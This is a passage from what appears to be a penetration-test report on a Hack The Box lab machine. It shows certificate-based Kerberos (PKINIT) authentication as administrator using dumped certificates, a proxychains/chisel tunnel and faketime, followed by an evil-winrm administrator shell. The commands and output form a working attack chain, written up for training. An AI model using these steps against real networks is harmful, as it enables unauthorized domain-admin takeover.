rKG6OJRMPwEWfPiaebk9wxqtHrPAmcFitj5pnr6jyBoZlEarMWpN5boGO6EbFq0P
imLed5q6aVphEQcyiEYm/BtoU7n3MORHivqseLg4FeEVhQnpFRT3NhY3e8/QpcBm
EU5e9e8+LGh3e//zHt0Bbdvpl65a26E02e9PMYbSeCjnTeekO1A/ZfdYJsaXdxJ8
ctfq9e75l+AhwIQXIK9b5l8ALTDbrMXVIf3ukD/8dR+5
-----END CERTIFICATE-----

CertUtil: -ca.cert command completed successfully.
```

3.3.3.3 Kerberos Attack

The file `/etc/krb5.conf` was set to the following:

```
[libdefaults]
        default_realm = WINDCORP.HTB

[realms]
        WINDCORP.HTB = {
                kdc = EARTH.WINDCORP.HTB
                admin_server = EARTH.WINDCORP.HTB
                pkinit_anchors = FILE:/opt/krb/ca.cer
                pkinit_identities = FILE:/opt/krb/admin.cer,/opt/krb/
                    admin.key
                pkinit_kdc_hostname = EARTH.WINDCORP.HTB
                pkinit_eku_checking = kpServerAuth
        }

[domain_realm]
        .windcorp.htb = WINDCORP.HTB
```

It uses the found domain name as well as the generated and dumped certificates.

After using the `chisel` tunnel similar to 3.2.1, mocking the time with `faketime` to circumvent the clock skew from 3.1.1.2 and using the certificates with `kinit` a successful kerberos authentication was performed:

```
proxychains faketime -f +1h kinit -V -X X509_user_identity=FILE:admin.
    cer,admin.key administrator@WINDCORP.HTB

ProxyChains-3.1 (http://proxychains.sf.net)
Using default cache: /tmp/krb5cc_1000
Using principal: administrator@WINDCORP.HTB
PA Option X509_user_identity = FILE:admin.cer,admin.key
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:88-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:88-<><>-OK
Authenticated to Kerberos v5
```

After performing the authentication the tool `evil-winrm` could be used to get a shell on the target system as administrator:

```
$ proxychains faketime -f +1h evil-winrm -i earth.windcorp.htb -r
   windcorp.htb
ProxyChains-3.1 (http://proxychains.sf.net)

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:88-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:5985-<><>-OK
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

This gave the attacker full control over the underlying docker host running the website.

No further exploitation was performed.

4 Listings

4.1 Figures Listings

4.2 Table Listings